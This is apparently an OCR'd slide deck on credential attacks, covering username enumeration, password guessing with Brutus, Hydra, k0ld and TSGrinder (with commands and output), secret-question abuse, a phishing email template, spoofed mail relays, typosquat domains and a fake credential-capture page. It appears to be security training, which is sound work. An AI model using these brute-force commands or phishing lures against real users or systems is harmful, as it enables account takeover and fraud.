annegolden@example.com
marrie@s1.example.com
```

Wrong username vs. password




REGISTERED USER LOGIN

Login ID: blablahblah

Password: ***

Take Me To: Account Details



REGISTERED USER LOGIN

Login ID: jsmith


Password: ***

Take Me To: Account Details

You entered an invalid Login ID please try again.

You entered an invalid Password please try again.

Confirm usernames with Brutus by varying only usernames.



Target: www.example.com/login

Type: HTTP (Form)

Connection Options

Port: 80

Connections: 10

Timeout: 10

□ Use Proxy

HTTP (Form) Options

Method: GET

☑ KeepAlive

☑ Fake Cookies

□ Field Updates

☑ Encode

Authentication Options

☑ Use Username

□ Single User


Pass Mode: Word List

User File: users.txt

Pass File: one-word.txt

Many

One



HTML Response


Primary response: invalid login

□ Primary response is positive — Continue

Secondary response:

□ Secondary response is positive — Continue

A head-on brute-force password attack will probably fail.




Create a short list of potential passwords.

Some common generic passwords

password	baseball1	iloveyou	querty1	soccer
password1	football1	iloveyou1	querty123	windows
abc123	123456	monkey	bitch1	1qaz2wsx
123abc	123123	cookie123	flower	gospel
fuckyou	monkey1	miss4you	123qwe	superman1
fuckyou1	princess1	clumsy	manager	admin

Best results with a company-specific dictionary file



Status (Total words: 6635)

```
9:41:24 PM  Completed. Time: 0ms, Words count: 52, File size: 1756
9:41:24 PM Downloading new page
9:41:24 PM http://www.example.com/highfive/shoes.html
9:41:24 PM  Completed. Time: 0ms, Words count: 67, File size: 1895
9:41:24 PM Sorting and deleting duplicates
9:41:25 PM Sorting found words: 6635 words.
9:41:25 PM Saving dictionary
9:41:25 PM Total number of words: 6635
9:41:25 PM Saving links file
9:41:25 PM Finished
```


Accent WordsExtractor, v1.00 © AccentSoft Team, 2003

Briefly
Britain
British
brother
browser
Bugtraq
Bugbear
bundled

Password recovery mechanisms are weak links.

They often depend on security of the email system.

Also, “secret question” recovery is a prime candidate for attack.




Forgot Password

Login: jsmith

Email my password: □

Show my secret question: ☑




Forgot Password

Please answer this question:

Question: mother's maiden name


Answer:

Letting users select their own questions is particularly weak.



Last Name smith

Username asmith



Secret Question: What is your favorite food?


Answer

Use LDAP if you find it—much faster authentication.

```
$ hydra -L users.txt -P passwords.txt ldap.example.com ldap2
Hydra v5.4 (c) 2006 by van Hauser / THC
Hydra (http://www.thc.org) starting at 2008-03-15 [DATA] 15
tasks, 1 servers, 26753 login tries
[DATA] attacking service ldap2 on port 389
[389][ldap]  login: CN=Robert Marcus,OU=IT,O=ACME Example
password: Bugbear
```

```
$ k0ld -f users.txt -w passwords.txt -I -o out.txt -f 'cn=*'
-h ldap.example.com
```

Brute-force Remote Desktop credentials with TSGrinder.




```
C:\tsgrinder>tsgrinder -w words.txt -u Administrator -n 1 wrks03.example.com
password apple - failed
password orange - failed
password pear - failed
password monkey - success!

C:\tsgrinder>
```

TSGrinder is slow, and requires an older Remote Desktop client (v5).

#3: Social engineering

Tricking employees to release information works too well.

Email phishing-style campaigns can obtain logon credentials.



Important - user account expiration notice
File Edit View Insert Format Tools Message Help
Arial
12

To: john@example.com

Cc:

Subject: Important - user account expiration notice

John,


Account security practices effective Q1 require regular password changes. This notice is to inform you that your user account password will expire within 24 hours. Kindly visit the website below to reset it:

https://password.example.com

If you have any questions regarding this requirement, please lets us know.

IT Support
Example Inc.


ArGoSoft Mail Server Freeware helps relay spoofed email.



```
3/15/2008 2:22:49 PM - SMTP Server started. Listening on port 25
3/15/2008 2:22:49 PM - POP3 Server started. Listening on port 110
3/15/2008 2:22:49 PM - Finger Server started. Listening on port 79
Message size limit 5 MB
Winsock version: $0101
High version: $0202
Description: WinSock 2.0
System status: Running
Maximum sockets: 32767
```

You can register a domain that resembles that of the target.

http://www.domaintools.com/domain-typo



Search Term

example.com

Submit

○ Registered Only ● Available Only ○ Show Both

□ Qwerty Typos ☑ Letter Swap □ Sticky Keys ☑ Look Alikes

xeample.com

eaxmple.com

exampe.net


exapmle.com

eaxmple.com

wwwexample.com


exampel.com

Too many users will give up their logon credentials.



Username: jsmith

Password: *********



We are sorry. An unexpected server error has occurred.

System administrators have been notified of the problem, and will address it as soon as possible.

We apologize for the inconvenience. Please try you request later.

The site can also capture client-side details for follow-on attacks.

```
USER: jsmith
PASSWORD: plumlips
LOCAL IP: 192.168.2.144
REMOTE IP: 208.77.188.166
PORT: 61035
USER AGENT: Mozilla/5.0 (Windows; U; Windows NT 5.1;
